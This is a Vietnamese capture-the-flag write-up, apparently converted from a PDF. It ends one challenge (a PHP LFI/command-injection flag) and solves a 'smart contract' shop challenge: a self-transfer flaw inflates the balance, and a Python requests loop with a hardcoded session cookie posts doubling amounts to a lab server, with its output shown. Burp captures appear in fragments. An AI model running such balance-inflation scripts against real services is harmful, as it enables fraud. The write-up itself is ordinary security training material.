
The response shows a successful password change message followed by an HTML document with a title "Wireless Settings" and a CSS style block. The CSS defines a container and a card, with the card having a white background, rounded corners, and a box shadow.




flag{PhP\_Lf1\_4nD\_cmd\_1NjEC710n}

## Challenge 4. SMART CONTRACT


Ban đầu



Trong page shop.php có bán flag với giá khá cao trong khi tài khoản chỉ có \$1.



Thử chuyển tiền cho chính mình



**Transfer Money**

Recipient:


duy

Amount:

1

Transfer

Kết quả



**User Profile**

Username:

duy

Current Balance:

\$2

Thực hiện lại vài lần thấy số dư tiếp tục tăng, ngoài ra còn nhận thấy số tiền dùng để trace không được vượt quá số tiền hiện có.

➔ Số tiền trace lớn nhất là số tiền đang có

Ý tưởng là thực hiện hành động tương tự nhiều lần đến khi đủ tiền mua flag

Xem xét nội dung gói tin POST gửi đi

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. Below it is a toolbar with various tools like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. The main window is divided into three panes. The top pane shows a list of HTTP history with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, and a status icon. The middle pane shows the details of the selected request (POST /transfer.php) in a 'Pretty' view. The bottom pane shows the 'Inspector' tab with request attributes, body parameters, cookies, and headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	1
3	http://45.122.249.68:20009	GET	/favicon.ico			404	458	HTML	ico	404 Not Fou
4	http://45.122.249.68:20009	POST	/auth.php	✓		302	345	text	php	
5	http://45.122.249.68:20009	GET	/index.php			200	2426	HTML	php	Home
6	https://code.jquery.com	GET	/jquery-3.5.1.slim.min.js			200	72927	script	js	
7	https://cdn.jsdelivr.net	GET	/npm/@popperjs/core@2.5.4/dist/umd...			200	19464	script	js	
8	https://stackpath.bootstrapcdn.c...	GET	/bootstrap/4.5.2/js/bootstrap.min.js			200	60941	script	js	
10	https://passwordleakcheck-pa....	POST	/v1/leaks:lookupSingle	✓		400	523	script		
11	http://45.122.249.68:20009	GET	/transfer.php			200	3099	HTML	php	Transfer Moi
12	http://45.122.249.68:20009	POST	/transfer.php	✓		200	2426	HTML	php	
13	http://45.122.249.68:20009	GET	/			200	3278	HTML	php	Home
14	http://45.122.249.68:20009	GET	/profile.php			200	3279	HTML	php	User Profile
15	http://45.122.249.68:20009	GET	/profile.php			200	3279	HTML	php	User Profile

**Request**

1 POST /transfer.php HTTP/1.1

2 Host: 45.122.249.68:20009

3 Content-Length: 23

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://45.122.249.68:20009

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://45.122.249.68:20009/transfer.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=e9164349d57125d29668e3e6040097ba

14 Connection: close

15

16 recipient=duy&amount=15

**Inspector**

Request attributes 2

Request body parameters 2

Request cookies 1

Request headers 13

Thực hiện viết script để thực hiện việc trace tự động bằng cách gửi các gói tin có nội dung tương tự, sau đó cải thiện script bằng cách viết thêm vòng lặp, theo dõi nội dung gói tin trả về và cập nhật amount theo từng trường hợp

Một số thông tin hữu ích khi viết script:

- Tiền mua flag là  $2^{64}$
- Sau mỗi lần trace thì số tiền không cộng thêm số tiền đã trace mà đôi khi giảm đi một chút

**Phân tích thành thừa số nguyên tố của 18446744073709551616:**

$2^{64}$

Code thực hiện:

```
import requests

url = 'http://45.122.249.68:20009/transfer.php'
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36',
    'Referer': 'http://45.122.249.68:20009/transfer.php',
    'Cookie': 'PHPSESSID=e9164349d57125d29668e3e6040097ba',
    'Connection': 'close'
}
amount = 1

while amount <= 2**64:
    payload = {'recipient': 'duy', 'amount': str(amount)}
    response = requests.post(url, headers=headers, data=payload)

    if response.status_code == 200 and 'transfer success' in response.text.lower():
        print(f'Transfer success with amount {amount}')
        amount *= 2
    else:
        print('Transfer failed, retrying...')
        amount /= 2 # Revert to previous successful amount
```

## Chạy script





```
(kali㉿kali)-[~/Desktop]
$ python transfer_money.py
Transfer success with amount 1
Transfer success with amount 2
Transfer success with amount 4
Transfer success with amount 8
Transfer success with amount 16
Transfer success with amount 32
Transfer success with amount 64
Transfer success with amount 128
Transfer success with amount 256
Transfer success with amount 512
Transfer success with amount 1024
Transfer success with amount 2048
Transfer success with amount 4096
Transfer success with amount 8192
Transfer success with amount 16384
Transfer success with amount 32768
Transfer success with amount 65536
Transfer success with amount 131072
Transfer success with amount 262144
Transfer success with amount 524288
Transfer success with amount 1048576
Transfer success with amount 2097152
Transfer failed, retrying ...
Transfer success with amount 2097152.0
Transfer success with amount 4194304.0
Transfer success with amount 8388608.0
Transfer failed, retrying ...
Transfer success with amount 8388608.0
Transfer success with amount 16777216.0
Transfer success with amount 33554432.0
Transfer failed, retrying ...
Transfer success with amount 33554432.0
Transfer success with amount 67108864.0
Transfer success with amount 134217728.0
Transfer failed, retrying ...
Transfer success with amount 134217728.0
Transfer success with amount 268435456.0
Transfer success with amount 536870912.0
Transfer failed, retrying ...
Transfer success with amount 536870912.0
```

URL	Params	Edited	Status code	Length	MIME type
co			404	458	HTML
p	✓		302	345	text
p			200	2426	HTML
5.1.slim.min.js			200	72927	script
pperjs/core@2.5.4/dist/umd...			200	19464	script
4.5.2/js/bootstrap.min.js			200	60941	script
okupSingle	✓		400	523	script
hp			200	3099	HTML
	✓		200	2426	HTML
			200	3278	HTML
			200	3279	HTML

**Inspector**  
Request attribute  
Request body parameters  
Request cookies  
Request headers

Số dư tài khoản sau khi thực hiện thành công đã đủ mua flag



flag{3z\_5M4r7\_C0n7r4C7\_L091C\_8u9}

### Challenge 5. SECURE NOTE

--- HẾT ---